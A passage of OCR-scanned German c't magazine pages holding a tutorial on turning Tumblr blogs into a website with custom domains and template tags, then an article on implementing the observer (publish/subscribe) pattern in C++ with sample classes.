gieren soll. In weitere Nebenblogs lassen sich etwa ein Bereich für Fotos oder ein Onlinetagebuch auslagern – so behalten Sie den Überblick und trennen Inhalte voneinander. Zudem ist es bei Nebenblogs möglich, weitere Tumblr-Mitglieder einzuladen, die Einträge beisteuern. Die Co-Autoren können Sie zu Admins befördern, damit diese andere User einladen sowie Einträge editieren und löschen dürfen. Einfachen Autoren ist es lediglich erlaubt, eigene Einträge zu veröffentlichen und zu ändern. Sind Adminrechte einmal erteilt, lassen sie sich nicht mehr entziehen.

Sie können mit einem Account so viele Tumblr-Blogs anlegen, wie Sie benötigen. Standardmäßig sind sie unter <wunschname>.tumblr.com zugänglich. Bei jedem der Blogs ist es aber auch möglich, eine eigene Domain aufzuschalten. Dazu muss Ihnen der Domain-Provider die Änderung des A-Record ermöglichen: Tragen Sie dort die IP-Adresse von Tumblr ein, sie lautet 66.6.44.4. In unserem Beispiel ist das Hauptblog über example.com erreichbar und die Bereiche, die in Unterblogs ausgelagert sind, über Subdomains – die Fotos dann beispielsweise über fotos.example.com. Die Domains aktivieren Sie unter Tumblr „Account/Einstellungen“. Legen Sie dort bei „Username“ den Schalter „Eigene Domain verwenden“ um und tragen die Adresse ein.

Jedes Tumblr-Blog hat eigene Einstellungen und braucht ein eigenes Theme. Globale Änderungen sind daher nicht möglich – wenn Sie etwa die Navigation in Ihrem Hauptblog umkrempeln, müssen Sie den Code in all Ihren Nebenblogs anpassen, damit das einheitliche Bild Ihrer Website bestehen bleibt. Für einen komplexen Webauftritt mit sehr vielen Rubriken und Unterebenen sollte man deshalb lieber ein vollwertiges Content-Management-System verwenden.

Einstellungssache

Um aus einem Tumblr-Blog eine Website zu machen, nehmen Sie Änderungen über das Dashboard unter „Anpassen“ vor. Dort tragen Sie zuerst den Titel ein. Wenn Sie mögen, hinterlegen Sie außerdem eine Beschreibung oder laden einen Avatar hoch – dieser lässt sich in der Design-Vorlage etwa auch als Logo verwenden. Auch die anderen Angaben finden später Verwendung in der Vorlage.

Ein Tumblr-Blog lässt sich mit statischen Seiten erweitern; sie dienen beispielsweise als Impressum oder als Biografie. Über „Eine Seite hinzufügen“ legen Sie diese an und bestimmen Titel und URL der Seite; ein Kontaktformular wäre etwa über example.com/kontakt erreichbar. Das Aussehen jeder statischen Seite können Sie mit einem eigenen Layout überschreiben. Ändern Sie dazu im Drop-Down-Menü die Angabe „Standard-Layout“ auf „Benutzerdefiniertes Layout“ um und kopieren dann den HTML- und CSS-Code in das Textfeld. Die Option „Umleiten“ erlaubt das Eintragen eines Links, zu dem die statische Seite umleitet – das kann etwa ein externer Shop sein, der über example.com/shop erreichbar wäre. Hilfreich ist diese Möglichkeit auch, wenn Sie die URL-Struktur Ihrer Site ändern: Vorübergehend leiten die alten Links auf neue Seiten.

Das Aussehen Ihrer Seite steuern Sie über ein Template, das aus einem HTML-Dokument besteht. Mit einem Klick auf „HTML bearbeiten“ öffnet sich ein Texteditor. Dank Syntaxhervorhebung können Sie direkt im Browser komfortabel coden. Eine Vorschaufunktion hilft beim Ausprobieren und Umgestalten.

Tumblr ermöglicht im HTML-Editor den Upload von Dateien, die das Template ergänzen. Klicken Sie dazu auf das Zahnrad-Symbol und dann auf „Template-Objekte“. Zusatzinhalte wie Bilder, JavaScript- oder CSS-Dateien dürfen jeweils maximal 5 MByte groß sein; erlaubt sind 15 MByte pro Tag. Wenn Sie beispielsweise ein CSS-Framework wie Bootstrap [3] verwenden möchten, laden Sie dessen CSS-Datei einfach als Template-Objekt hoch. Direkt im Editor bearbeiten lässt sich die Datei allerdings nicht.

Nach dem Upload setzt ein Klick auf „Einfügen“ den Link in den Quelltext. Über „Ersetzen“ können Sie jederzeit eine neue Fassung des Template-Objekts hochladen; die URL wird im Code automatisch aktualisiert, wenn die neue Version einen anderen Dateinamen hat. Zip-Archive oder Exe-Dateien sollten Sie aber nicht hochladen, denn dann wird der Account sofort gesperrt.

Von vorne

Für die Design-Vorlagen bietet Tumblr eigene Tags, die den HTML-Code ergänzen. Diese füllt Tumblr beim Rendern der Website mit den geposteten Inhalten sowie mit den Angaben, die Sie in den Template-Einstellungen eingetragen haben. Um den dort festgelegten Seitentitel in die Website einzubauen, geben Sie im Code die Tumblr-Variable {Title} an der Stelle ein, wo der Texte auftauchen soll. Sinnvoll ist das beispielsweise im <title>-Tag oder als Hauptüberschrift.


Als Begrüßung auf der Startseite lässt sich der Text verwenden, den Sie in den Tumblr-Einstellungen bei den Erscheinungsbild-Optionen als „Beschreibung“ hinterlegt haben. Er darf auch HTML enthalten, sodass Sie beispielsweise Links einbauen können. Die Beschreibung bauen Sie in den HTML-Code mit {Description} ein. Bettet man die Variable in einen Block ein, wird dieser nur gerendert, wenn die Beschreibung existiert. In diesem Block lassen sich auch weitere HTML-Elemente unterbringen:

```
{block:Description}
  <h2>Willkommen!</h2>
  <p>{Description}</p>
{/block:Description}
```

Um auch Ihren Avatar einzubauen, schreiben Sie die Variable {PortraitURL-128} in das HTML-Tag <img src="…">. Die 128 gibt die Pixelbreite der Grafik an – in diesem Fall ist das die Maximalgröße. Soll Ihr Logo oder das Porträtfoto größer sein, laden Sie das Bild als Template-Objekt über den HTML-Editor hoch. Aus dem Avatar erzeugt Tumblr auch das Favicon, welches in den Tabs der Browser zu sehen ist. Das fügen Sie so in Ihren Code ein:


```
<link rel="shortcut icon" href="{Favicon}">
```

Außer Logo und Willkommensgruß soll die Startseite eine Übersicht von Updates anzeigen. Dieser Nachrichtenticker informiert über neue Inhalte und Änderungen auf der Website. Jeder Eintrag im Hauptblog ist eine frische Neuigkeit, die mit anderen Meldungen auf der Startseite chronologisch aufgelistet ist, inklusive Veröffentlichungsdatum. Ein Klick auf die Überschrift führt dann zu



Für Tumblr-Blogs existieren viele fertige Themes – darunter welche für Online-Portfolios und Web-Visitenkarten. Auch ein eigenes Design ist mit HTML, CSS und den Tumblr-Tags umsetzbar.

© Copyright by Heise Zeitschriften Verlag



Mit Tumblrs integriertem HTML-Editor inklusive Syntaxhervorhebung sind Änderungen an der Website direkt im Browser möglich. Hilfreich ist die Vorschaufunktion.

dem Eintrag. Das Aussehen der Übersichtsseite sowie der einzelnen Beitragsseiten steuert dasselbe Template über die beiden Blöcke IndexPage und PermalinkPage:

```
{block:Posts}
  {block:Text}
    {block:IndexPage}
      {block:Title}<a
href="{Permalink}">{Title}</a>{/block:Title}
      {block:Date}{TimeAgo}{/block:Date}
    {/block:IndexPage}
    {block:PermalinkPage}
      {block:Title}{Title}{/block:Title}
      {block:Date}{TimeAgo}{/block:Date}
      {body}
    {/block:PermalinkPage}
  {/block:Text}
{/block:Posts}
```


Die erste Zeile markiert den Block für die Posts – hier erscheinen Ihre Einträge. Dieser Abschnitt fungiert als Schleife, die Tumblr so lange durchläuft, bis alle Einträge gerendert sind. In der Übersichtsseite gibt Tumblr standardmäßig zehn Posts pro Seite aus. Die nächsten zehn erreichen die Besucher über einen Link, den Sie mit {block:Pagination} irgendwo hinter {/block:Posts} einbinden:

```
{block:Pagination}
  {block:NextPage}
    <a href="{NextPage}">Nächste Seite</a>
  {/block:NextPage}
{/block:Pagination}
```

Innerhalb von {block:Posts} lässt sich für jeden Inhaltstyp ein eigenes Aussehen und ein eigener Aufbau festlegen. Für Texte kann man einen spezifischen Block anlegen, für Fotos, für Videos – insgesamt sieben Blöcke für sieben Inhaltstypen. Sie brauchen aber nur die Abschnitte auszuzeichnen, die Sie auch benutzten.

In dem obigen Beispiel gilt die Auszeichnung nur für Texteinträge; für Fotos würde man den Bereich mit {block:Photo} markieren – dazu später mehr. Die Überschrift wird in {block:Title} mit {Title} eingefügt. Verwendet man dieses Tag außerhalb von {block:Posts}, gibt Tumblr den Seitentitel aus. Das Veröffentlichungsdatum bestimmen Sie in {block:Date}: Das Tag {TimeAgo} ersetzt Tumblr durch eine kontextbezogenen Zeitangabe, also etwa „vor 1 Woche“. Ein einfaches Datum fügen Sie mit {DayOfMonth}. {Month} {Year} ein.

Das Aussehen der Texteinträge auf der Übersichtsseite steuert der Abschnitt {block:IndexPage}. Dessen Inhalt rendert Tumblr nur auf Übersichtsseiten. Wie die Beitragsseite den einzelnen Eintrag anzeigt, legen Sie im Bereich {block:PermalinkPage} fest. In diesem Beispiel ist bei letzterem zusätzlich mit {body} der Inhalt des einzelnen Posts eingebaut. In seiner Dokumentation hält Tumblr ein komplettes Grundgerüst als Code-Beispiel parat. Es enthält alle Auszeichnungen für die verschiedenen Inhaltstypen (siehe c’t-Link am Ende



Auch eine Foto-Website ist mit Tumblr einfach umgesetzt. Dank App lädt der Nutzer von unterwegs neue Bilder direkt hoch.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

des Artikels). Über den c't-Link finden Sie zudem zwei einfache Vorlagen für eine Tumblr-Website.

Damit die Besucher nicht nur die Startseite Ihrer Website betrachten müssen, führen die Links in der Navigation zu den Unterbereichen der Site. Mit {RSS} platzieren Sie einen Verweis zum RSS-Feed der Seite. Mit den Tumblr-Tags haben Sie zudem die Möglichkeit, automatisch alle statischen Seiten in die Navigation aufzunehmen:

```
{block:HasPages}
  {block:Pages}
    <a href="{URL}">{Label}</a>
  {/block:Pages}
{/block:HasPages}
```

Den Inhalt dieses Blocks gibt Tumblr nur aus, wenn statische Seiten existieren („has Pages") – ansonsten bleibt die Stelle leer. Vom Unterblog aus können Sie mit dieser Methode allerdings nicht auf die statischen Seiten des Hauptblogs verweisen. Da ist etwas Handarbeit gefragt, was auch für Links zum Foto-Bereich gilt, der in einem eigenen Unterblog sein Zuhause findet.


Bilder, Fotos, Alben

Für den Foto-Bereich legen Sie über das Dashboard ein neues Unterblog an. Tragen Sie in den Account-Optionen bei dem Nebenblog als URL dann etwa fotos.example.com ein; auch diese Subdomain muss via A-Record auf Tumblr verweisen. Jeder Blogeintrag soll ein Foto enthalten, das verschlagwortet ist. Die Schlagwörter dienen als Fotoalben: Klickt ein Besucher auf „New York" und damit auf den Link /tagged/new-york/, sieht er alle Fotos mit diesem Schlagwort. Einzelne Fotos lassen sich mit den Schlagwörtern auch in mehrere „Alben" einsortieren. Viele gute Schlagwörter bringen Ihnen außerdem neue Besucher über die Tumblr-Suche.

Der Foto-Bereich der Website soll alle Bilder als Thumbnails auflisten. Ein Klick auf das Bild öffnet eine Seite mit der Großversion des Bildes, ergänzt mit einer kleinen Entstehungsgeschichte. Sie müssen Tumblr also anweisen, in der Übersichtsansicht eine kleinere Version des Bildes anzuzeigen und auf der Einzelansicht eine größere samt Text. Dazu verwenden Sie wie auch bei der Startseite IndexPage und PermalinkPage:

```
{block:Posts}
  {block:Photo}
    {block:IndexPage}
      <img src="{PhotoURL-250}">
    {/block:IndexPage}
    {block:PermalinkPage}
      <img src="{PhotoURL-500}">
      {block:Caption}
        <p>{Caption}</p>
      {/block:Caption}
    {/block:PermalinkPage}
  {/block:Photo}
{/block:Posts}
```

Die Angabe PhotoURL spuckt die Adresse des Bildes aus, die Zahl dahinter gibt die Breite



Mit benutzerdefinierten Tags lassen Sich etwa Linkfarben oder Schriftarten in den Tumblr-Einstellungen ändern – das spart den Ausflug in den HTML-Code.

an – welche Größen zur Verfügung stehen, steht in der Dokumentation von Tumblr. Die Variable {PhotoURL-HighRes} gibt das Bild in voller Auflösung aus. Tumblr beschränkt dessen Breite auf 1280 Pixel – mit der Ausnahme von „Panoramabildern". Ein solches Bild muss viel breiter als hoch sein. Tumblr gibt als ideales Bildverhältnis 3:1 an. Wenn Sie ein Bild über das Dashboard von Tumblr einstellen, lässt sich als Bildunterschrift auch eine Geschichte zu dem Bild erzählen, die man mit {Caption} einfügt.

Wie Sie Ihre Fotos organisieren, bleibt Ihnen überlassen: In einem Eintrag lassen sich auch zwei bis zehn Fotos unterbringen. Nötig für eine solche Bilderserie ist dann nach {block:Photo} der zusätzliche Abschnitt {block:Photoset} und darin {Photoset-700}. Die Zahl legt die maximale Breite der Bilderserie fest. Tumblr ordnet die Fotos automatisch so an, dass sie den verfügbaren Platz sinnvoll ausfüllen. Die Reihenfolge der Fotos steuern Sie über das Dashboard.

Gefällt einem Besucher ein Bild, kann er den Fotografen loben. Dazu klickt er auf ein Herz. Dieses kleine Symbol bauen Sie mit dem Tag {LikeButton} in Einträge ein. Es funktioniert ähnlich wie der „Gefällt mir"-Button von Facebook. Um Nutzer zu ermutigen, Inhalte in ihr eigenes Tumblr-Blog zu übernehmen, integrieren Sie mit {ReblogButton} eine gleichnamige Schaltfläche. Mehr Feedback verspricht der Einbau einer Kommentarfunktion über externe Dienste wie Disqus. Tumblr selbst bietet lediglich die Möglichkeit, dass Nutzer den Bloggern über ein simples Formular Fragen stellen können.

Total variabel

Damit man nicht jedes Mal im Quelltext herumsuchen muss, nur um eine Farbe zu ändern, gibt es die „Template-Optionen": Informationen wie Farbwerte werden in Variablen gespeichert, die man in den Code an allen gewünschten Stellen einbaut. Eine Änderung ist somit nur noch an einer Stelle nötig und kann direkt über das Dashboard von Tumblr vorgenommen werden.

Eine Template-Variable legen Sie im <head>-Bereich mit Meta-Tags an. Wenn Sie öfter die Farbe der Links ändern, erzeugen Sie etwa die Variable „Linkfarbe" und ordnen ihr einen Standardwert zu, beispielsweise Rot:

```
<meta name="color:Linkfarbe" content="#ff0000">
```

Den Namen der Variablen können Sie frei bestimmen. Anschließend lässt sich die benutzerdefinierte Farbe im CSS verwenden:

```
a { color: {color:Linkfarbe}; }
```

Damit Tumblr die Werte einsetzen kann, muss der CSS-Code im <head>-Bereich der Vorlage untergebracht sein; mit externen CSS-Dateien funktioniert das nicht. Schauen Sie über das Tumblr-Dashboard in die Einstellungen des Blogs, dann sehen Sie unter „Template-Optionen" nun den Variablennamen („Linkfarbe") und einen Kreis mit der festgelegten Farbe. Ein Klick darauf öffnet einen praktischen Farbwähler. Die Änderungen an Ihrem Design sehen Sie sofort in der Vorschau.

Außer Farben lassen sich auch benutzerdefinierte Schriftarten festlegen:

```
<meta name="font:Vorlauftext" content="Arial">
```

und im CSS etwa mit

```
p { font-family: {font:Vorlauftext}; }
```

Ebenfalls als Variable lässt sich Text verwenden. Dies können Sie etwa für die Navigation ausnutzen. Um etwa den Link zur Startseite flexibel zu gestalten, schreiben Sie:

```
<meta name="text:Homelink" content="Home">
```

Im HTML-Code setzen Sie die Variable dann im Navigationsbereich folgendermaßen ein:

```
<nav><a href="/">{text:Homelink}</a></nav>
```

Soll „Home" irgendwann lieber „Startseite" heißen, brauchen Sie den Namen nur in den Blog-Einstellungen zu ändern.

In der Dokumentation von Tumblr finden Sie weitere Beispiele und Einsatzmöglichkeiten der benutzerdefinierten Tags. Mit ihnen ergeben sich im Zusammenspiel mit HTML, CSS und JavaScript zahlreiche Möglichkeiten, Ihre Website zu gestalten und aufzubohren. Was bisher noch nicht geht, kann künftig möglich sein: Tumblr selbst bezeichnet sich als „ever-evolving platform" – also als ein Dienst, der eigentlich nie fertig ist und sich immer weiterentwickelt. Über neue Kniffe informieren die Macher im offiziellen Tumblr-Blog unter staff.tumblr.com. (dbe)

Literatur

[1] Daniel Berger, Viel Vergnügen, Wie Tumblr das Internet aufmischt, c't 13/14, S. 146
[2] Daniel Berger, Ihre beste Seite, Eleganter Einseiter als persönliche Homepage, c't 18/13, S. 174
[3] Daniel Berger, Die gestiefelte Website, Mobile Websites mit Bootstrap und Less, c't 3/15, S. 162

c't Beispielcode und Tumblr-Dokumentation: ct.de/yxe1

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Oliver Lau

Signalgast

Eine simple Methode zur Kommunikation zwischen C++-Objekten

In der objektorientierten Programmierung gehört der Observer (Beobachter) zu den Standardentwurfsmustern. Damit lassen sich Aktionen in einem Objekt auslösen, sobald in einem anderen etwas geschieht. Weil sich die Objekte dafür untereinander nicht kennen müssen, bleibt der C++-Code hübsch übersichtlich.

Ereignisorientierte Programmierung ist in grafischen Bedienoberflächen gang und gäbe: Klickt der Anwender auf einen Knopf, löst das irgendwo im Code irgendetwas aus. Auch und vor allem in Spielen kommunizieren Objekte miteinander. Man denke nur an den Fall, dass ein Gegner zerstört wird: Dann muss zum Beispiel an dessen Position eine Explosion erscheinen, der Punktestand aktualisiert und der Gegner aus der Liste feindlicher Objekte gestrichen werden. Würde man dieses Verhalten so implementieren, dass die Objekte direkt die passenden Funktionen der Zielobjekte aufrufen (Explosion auslösen, Score erhöhen, Gegner löschen), führte das unweigerlich zu Spaghetticode.

Zur Lösung dieses Problems bieten C++-Bibliotheken wie Boost oder Qt Signalisierungsfunktionen an [1, 2, 3]. Vor allem der Signal/Slot-Mechanismus in Qt lockt mit einfacher Bedienung. Allerdings schleppt man mit beiden Frameworks eine Menge Ballast mit sich herum.

Abonnenten

Wer sich keinen Klotz ans Bein hängen will, sondern eine leichtgewichtige Lösung bevorzugt, implementiert besser das sogenannte Beobachter-Entwurfsmuster, auch Publish/Subscribe (kurz: PubSub) genannt. Es verfolgt das Prinzip der losen Kopplung, sorgt also für einen geringen Grad der Abhängigkeit unter den Objekten. Änderungen einer Klasse wirken sich somit nicht auf andere Klassen aus, die mit ihr via PubSub in Verbindung stehen.

Ein Objekt, das Nachrichten empfangen will (Beobachter, Observer), muss von der abstrakten Klasse Subscriber erben und deren rein virtuelle Methode notify() implementieren. Im Listing oben ist die Methode mit zwei Parametern definiert. Über den ersten kann der Publisher einen Wert übermitteln, im zweiten einen Zeiger auf sich selbst. Das ist nützlich, wenn notify() die eintreffenden Nachrichten unterscheiden soll.

Die Klasse Variant repräsentiert einen Wert variablen Typs. Eine kompakte Implementierung dieser Klasse, die ähnlich einer union Ganzzahlen, Gleitkommazahlen, Strings und Zeiger aufnehmen kann, finden Sie im Beispielcode zu diesem Artikel (siehe c't-Link am Ende). Über die Variant-Methode isValid() kann man zum Beispiel herausfinden, ob der Variant überhaupt einen Wert enthält; isDouble() liefert true, wenn eine doppelt genaue Gleitkommazahl darin gespeichert ist, toDouble() gibt den Wert heraus.

Anbieter

Objekte, die Nachrichten verschicken sollen, müssen von Publisher ableiten. Damit gehört ihnen die Methode subscribe(), die den übergebenen Subscriber in eine Objekt-eigene Liste einträgt. unsubscribe() macht das für den übergebenen Subscriber wieder rückgängig.

Die Klasse Publisher führt die Liste als (normalerweise doppelt) verkettete Liste vom Typ std::list. Ebenso gut hätte man auch std::vector verwenden können – die Komplexität beim Hinzufügen von Einträgen ist in beiden Fällen konstant. Beim Löschen ist sie linear zur Anzahl gespeicherter Elemente; allerdings verlangt der vector dafür einen größeren Programmieraufwand; bei list genügt ein simples remove() mit dem zu entfernenden Wert als Parameter.

```
class Publisher;

class Subscriber {
public:
  virtual void notify(const Variant &message = Variant(),
    Publisher *sender = nullptr) = 0;
};

typedef std::list<Subscriber*> SubscriberList;

class Publisher {
public:
  Publisher(void) : isBlocked(false) { /* ... */ }

  void subscribe(Subscriber *subscriber) {
    subscribers.push_back(subscriber); // O(1)
  }

  void unsubscribe(Subscriber *subscriber) {
    subscribers.remove(subscriber); // O(n)
  }

  void broadcast(const Variant &message,
    Subscriber *ignoredSubscriber = NULL)
  {
    if (isBlocked)
      return;
    SubscriberList::iterator s;
    for (s = subscribers.begin(); s != subscribers.end(); ++s)
      if (*s != ignoredSubscriber)
        (*s)->notify(message, this);
  }

  void block(bool blocked) {
    isBlocked = blocked;
  }

private:
  SubscriberList subscribers;
  bool isBlocked;
};
```

Der Publisher registriert die Instanzen der konkreten Subscriber-Klassen. Geschieht etwas im Publisher, ruft er der Reihe nach die Methode notify() der registrierten Subscriber auf.


```
class Bell : public Subscriber {
public:
  Bell(void) { /* ... */ }

  void notify(const Variant &message, Publisher *sender = NULL) {
    if (!message.isInteger())
      return;
    int duration = message.toInt();
    std::cout << duration << " Sekunde" << (duration == 1 ? "" : "n")
      << " klingeln" << std::endl;
  }
};

class Lamp : public Subscriber {
public:
  Lamp() { /* ... */ }

  void notify(const Variant &message, Publisher *sender = NULL) {
    if (!message.isInteger() || message.toInt() <= 1)
      return;
    std::cout << "Alarmleuchte ist an." << std::endl;
  }
};


class BellButton : public Publisher {
public:
  BellButton(void) { /* ... */ }

  void press(void) {
    broadcast(1);
  }

  void pressLong(void) {
    broadcast(5);
  }
};
```

Ein konkreter Subscriber muss lediglich die Methode notify() der abstrakten Elternklasse implementieren. Im Publisher sendet der Aufruf von broadcast() das gewünschte Signal aus.

© Copyright by Heise Zeitschriften Verlag

PubSub in UML

Die Schnittstellen von Publisher und Subscriber könnten kaum einfacher sein.



Das Eintreten eines Ereignisses signalisiert ein Publisher-Objekt, indem es für alle in der Liste enthaltenen Subscriber deren Methode notify() aufruft. Das geschieht in broadcast(). Die Funktion kehrt ohne etwas zu tun sofort zurück, wenn das Flag isBlocked gesetzt ist. Auf diese Weise lassen sich Signale übergangsweise durch den Aufruf von block(true) unterdrücken, ohne dass man mit unsubscribe die Subscriber aus der Liste entfernen müsste. Der Aufruf von block(false) löst die Blockade.

Verbindung

Das Listing unten zeigt am Beispiel eines Klingelknopfs (BellButton), einer Klingel (Bell) und einer Leuchte (Lamp), wie man Sender und Empfänger implementiert. BellButton::press() und BellButton::pressLong() stehen für kurzes und langes Drücken, was die Methoden durch den Aufruf von broadcast(1) und broadcast(5) möglichen Empfängern anzeigen.

In den Empfängern bearbeitet die Methode notify() nur Ereignisse mit einer Nachricht, die eine Ganzzahl enthält. Zu Demonstrationszwecken geben sie lediglich aus, welches Ereignis eingetreten ist.

Die neuen Klassen lassen sich ganz leicht verwenden. Nach dem Anlegen der benötigten Objekte mit

```
BellButton button;
Bell bell;
Lamp lamp;
```

stellt

```
button.subscribe(&bell);
button.subscribe(&lamp);
```

die Verbindungen zwischen Knopf und Klingel sowie Knopf und Leuchte her.

Der Aufruf von

```
button.press();
button.pressLong();
```

löst die beiden definierten Ereignisse aus, woraufhin auf dem Bildschirm Folgendes erscheint:

```
1 Sekunde klingeln
5 Sekunden klingeln
Alarmleuchte ist an.
```

Vorsicht

Das Beobachter-Entwurfsmuster ist schlank und effizient – aber auch nicht ohne Tücken. Vorsicht ist bei der Implementierung eines Subscriber geboten: Macht er Anstalten, Ereignisse im abonnierten Publisher auszulösen, kann das zu Endlosschleifen führen.

In Multithread-Programmen ist vor allem in Subscriber::notify() dafür zu sorgen, dass gleichzeitige Aufrufe nicht zu undefinierten Zuständen führen, etwa durch Einsatz von Mutexen. Die QueuedConnection der Qt-Bibliothek vermeidet dieses Problem von vornherein, weil sie Benachrichtigungen in eine Warteschlange einreiht. Wie man das mit Hilfe der Boost-Bibliothek nachempfinden kann, zeigt ein künftiger Artikel. (ola)


Literatur

